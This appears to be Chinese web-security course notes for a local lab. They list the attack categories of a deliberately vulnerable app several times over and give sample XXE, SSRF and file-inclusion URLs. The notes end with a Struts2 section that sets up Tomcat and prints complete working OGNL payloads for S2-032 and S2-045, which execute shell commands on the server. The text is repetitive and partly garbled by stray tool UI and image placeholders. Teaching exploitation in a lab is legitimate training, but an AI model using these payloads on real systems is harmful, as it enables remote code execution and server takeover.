- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - - **|exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

http://127.0.0.1:65412/?include=D:\DSVW\test.txt

url跳转

命令执行

爆物理路径

文件包含的本地文件读取

文件包含的本地文件读取

文件包含的远程命令执行

公开组件的命令执行

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

XXE漏洞

127.0.0.1:65412/?xml=%3C%21DOCTYPE%20title%20%5B%3C%21ENTITY%20xxe%20SYSTEM%20%20%22file%3A%2f%2f%2fc%3A%2fWindows%2fwindows.ini%22%3E%5D%3E%20%3Croot%3E%26xxe%3B%3C%2froot%3E

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

SSRF漏洞

http://127.0.0.1:65412/?path=\\127.0.0.1\C%24\\Windows\\win.ini

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

XPath注入漏洞

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

http头注入漏洞

## Attacks:

- Blind SQL Injection (*boolean*) - **vulnerable|exploit|info**
- Blind SQL Injection (*time*) - **vulnerable|exploit|info**
- UNION SQL Injection - **vulnerable|exploit|info**
- Login Bypass - **vulnerable|exploit|info**
- HTTP Parameter Pollution - **vulnerable|exploit|info**
- Cross Site Scripting (*reflected*) - **vulnerable|exploit|info**
- Cross Site Scripting (*stored*) - **vulnerable|exploit|info**
- Cross Site Scripting (*DOM*) - **vulnerable|exploit|info**
- Cross Site Scripting (*JSONP*) - **vulnerable|exploit|info**
- XML External Entity (*local*) - **vulnerable|exploit|info**
- XML External Entity (*remote*) - **vulnerable|exploit|info**
- Server Side Request Forgery - **vulnerable|exploit|info**
- Blind XPath Injection (*boolean*) - **vulnerable|exploit|info**
- Cross Site Request Forgery - **vulnerable|exploit|info**
- Frame Injection (*phishing*) - **vulnerable|exploit|info**
- Frame Injection (*content spoofing*) - **vulnerable|exploit|info**
- Clickjacking - **exploit|info**
- Unvalidated Redirect - **vulnerable|exploit|info**
- Arbitrary Code Execution - **vulnerable|exploit|info**
- Full Path Disclosure - **vulnerable|exploit|info**
- Source Code Disclosure - **vulnerable|exploit|info**
- Path Traversal - **vulnerable|exploit|info**
- File Inclusion (*remote*) - **vulnerable|exploit|info**
- HTTP Header Injection (*phishing*) - **vulnerable|exploit|info**
- Component with Known Vulnerability (*pickle*) - **vulnerable|exploit|info**
- Denial of Service (*memory*) - **vulnerable|exploit|info**

DOS攻击

DDOS攻击





课件 >

第一章 初级实战



第三节 命令注入



## 1、struts2远程命令执行漏洞系列

2016年之前的漏洞

<http://www.tuicool.com/articles/jqAvAbj>

今年新爆出来的s2-045 s2-046

<http://bobao.360.cn/learning/detail/3571.html>

演示环境搭建——s2-032

<https://www.cdxy.me/?p=689>

演示环境搭建——s2-045

<https://github.com/mottoin/S2-045>

Java反序列化命令执行




## 1、安装java

第三课已经教大家安装过了

## 2、安装tomcat


<http://tomcat.apache.org/download-90.cgi>

安装32-bit/64-bit Windows Service Installer





## 3、访问<http://127.0.0.1:8080/>





1、 <https://www.cdxy.me/?p=689>


下载上面链接百度网盘的zip文件，将里面apps中的struts2-showcase.war放到自己安装tomcat目录下的webapps里面


2、 访问<http://127.0.0.1:8080/struts2-showcase/index.action>


### 3、POC :

[http://127.0.0.1:8080/struts2-showcase/index.action?method:%23\\_memberAccess%3d@ognl.OgnlContext@DEFAULT\\_MEMBER\\_ACCESS,%23res%3d%40org.apache.struts2.ServletActionContext%40getResponse\(\),%23res.setCharacterEncoding\(%23parameters.encoding%5B0%5D\),%23w%3d%23res.getWriter\(\),%23s%3dnew+java.util.Scanner\(@java.lang.Runtime@getRuntime\(\).exec\(%23parameters.cmd%5B0%5D\).getInputStream\(\)\).useDelimiter\(%23parameters.pp%5B0%5D\),%23str%3d%23s.hasNext\(\)%3f%23s.next\(\)%3a%23parameters.ppp%5B0%5D,%23w.print\(%23str\),%23w.close\(\),1?%23xx:%23request.toString&cmd=whoami&pp=%5C%5CA&ppp=%20&encoding=UTF-8](http://127.0.0.1:8080/struts2-showcase/index.action?method:%23_memberAccess%3d@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS,%23res%3d%40org.apache.struts2.ServletActionContext%40getResponse(),%23res.setCharacterEncoding(%23parameters.encoding%5B0%5D),%23w%3d%23res.getWriter(),%23s%3dnew+java.util.Scanner(@java.lang.Runtime@getRuntime().exec(%23parameters.cmd%5B0%5D).getInputStream()).useDelimiter(%23parameters.pp%5B0%5D),%23str%3d%23s.hasNext()%3f%23s.next()%3a%23parameters.ppp%5B0%5D,%23w.print(%23str),%23w.close(),1?%23xx:%23request.toString&cmd=whoami&pp=%5C%5CA&ppp=%20&encoding=UTF-8)

INT   SQL XSS Encryption Encoding Other

 Load URL `http://127.0.0.1:8080/struts2-showcase/index.action?method%3d%40org.apache.struts2.ServletActionContext%40getRes%3d%23res.getWriter(),%23s%3dnew+java.util.Scanner(@m()).useDelimiter(%23parameters.pp%5B0%5D),%23str%3d`

 Split URL

 Execute

☐ Enable Post data ☐ Enable Referrer

nt authority/system

1、 <https://github.com/mottoin/S2-045>

下载github中的S2-045.war，同理放到自己安装tomcat目录下的webapps里面

2、 访问<http://127.0.0.1:8080/S2-045/index.action>




1、 <https://github.com/mottoin/S2-045>

下载github中的S2-045.war，同理放到自己安装tomcat目录下的webapps里面

2、 访问<http://127.0.0.1:8080/S2-045/index.action>


3、这个问题出在header头里面的Content-Type变量

大家要利用的话需要装火狐插件Modify Headers，增加Content-Type变量设置为以下并开启插件：



```
%{(#fuck='multipart/form-  
data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_me  
mberAccess?(_memberAccess=#dm):((#container=#context['com.op  
ensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.  
getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#og  
nlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClass  
es().clear()).(#context.setMemberAccess(#dm)))).(#cmd='whoami').(#is  
win=(@java.lang.System@getProperty('os.name').toLowerCase().contai  
ns('win'))).(#cmds=(#iswin?{'cmd.exe','/c',#cmd}:{'/bin/bash','-  
c',#cmd})).(#p=new  
java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#proc  
ess=#p.start()).(#ros=(@org.apache.struts2.ServletActionContext@get  
Response().getOutputStream())).(@org.apache.commons.io.IOUtils@co  
py(#process.getInputStream(),#ros)).(#ros.flush())}
```

#### 4、再次访问<http://127.0.0.1:8080/S2-045/index.action>



白帽子



安全工程师

微专业内部资料  
请勿外泄!

完

THANKS